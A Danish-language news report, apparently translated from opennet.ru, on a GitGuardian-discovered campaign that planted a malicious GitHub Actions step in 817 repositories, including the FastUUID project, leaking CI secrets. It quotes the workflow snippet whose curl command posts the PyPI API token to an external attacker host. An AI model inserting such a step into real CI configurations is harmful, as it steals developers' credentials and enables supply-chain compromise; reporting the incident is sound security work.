

Forskere fra GitGuardian har afsløret et massivt angreb på brugere af GitHub, hvor der er opnået kontrol over 327 konti, og en ondsindet handler for GitHub Actions er blevet indsat i 817 repositories. Angrebet førte til lækage af 3325 hemmeligheder, der blev brugt i kontinuerlige integrationssystemer og sendt via miljøvariabler, herunder adgangstokens til PyPI, GitHub, NPM, DockerHub og forskellige cloud-lagringsløsninger.

GitHub Actions giver udviklere mulighed for at vedhæfte handlers til automatisering af forskellige operationer i GitHub. For eksempel kan man med GitHub Actions udføre bestemte kontroller og tests, når der laves commits, eller automatisere håndteringen af nye Issues. Den ondsindede handler blev distribueret under navnet "Github Actions Security" og indeholdt i sektionen "run" en kommando "curl", der sendte indholdet af miljøvariabler til en ekstern vært, når opgaver blev kørt i det kontinuerlige integrationsmiljø. Den ondsindede commit blev tilføjet fra konti af projektets maintainere, som sandsynligvis tidligere var blevet hacket eller var blevet ofre for phishing.
Angrebet blev opdaget efter en undersøgelse af anomal aktivitet relateret til pakken FastUUID, som giver et Python-bindingslag over Rust-biblioteket UUID. Pakken FastUUID, der i den seneste uge har haft næsten 1,2 millioner downloads, bruges som en afhængighed i det populære projekt LiteLLM, som har over 5 millioner downloads om ugen i PyPI. Analyse af ændringer i repositoryet FastUUID viste, at den 2. september tilføjede projektets maintainer en commit med en ny handler for GitHub Action, der indeholdt kode til at sende tokenet til PyPI-repositoryet til en ekstern vært. — name: Github Actions Security run: | curl -s -X POST -d ‘PYPI_API_TOKEN=${{ secrets.PYPI_API_TOKEN }}’ https://bold-dhawan.45-139-104-115.plesk.page
Problemet blev identificeret, før angriberne kunne udnytte den opsnappede token - der er ikke registreret nogen publikationer af ondsindede ændringer eller modificerede versioner af pakken i PyPI for FastUUID. Lignende Github Action-indsættelser er blevet identificeret i yderligere 816 repositories, hvis ejere samt administrationen af PyPI, GitHub, NPM og DockerHub har fået besked. Pr. i går aftes var ondsindede commits blevet annulleret i cirka 100 repositories. I øjeblikket viser en søgning på GitHub 671 commits med ondsindet Github Action.
Kilde: opennet.ru
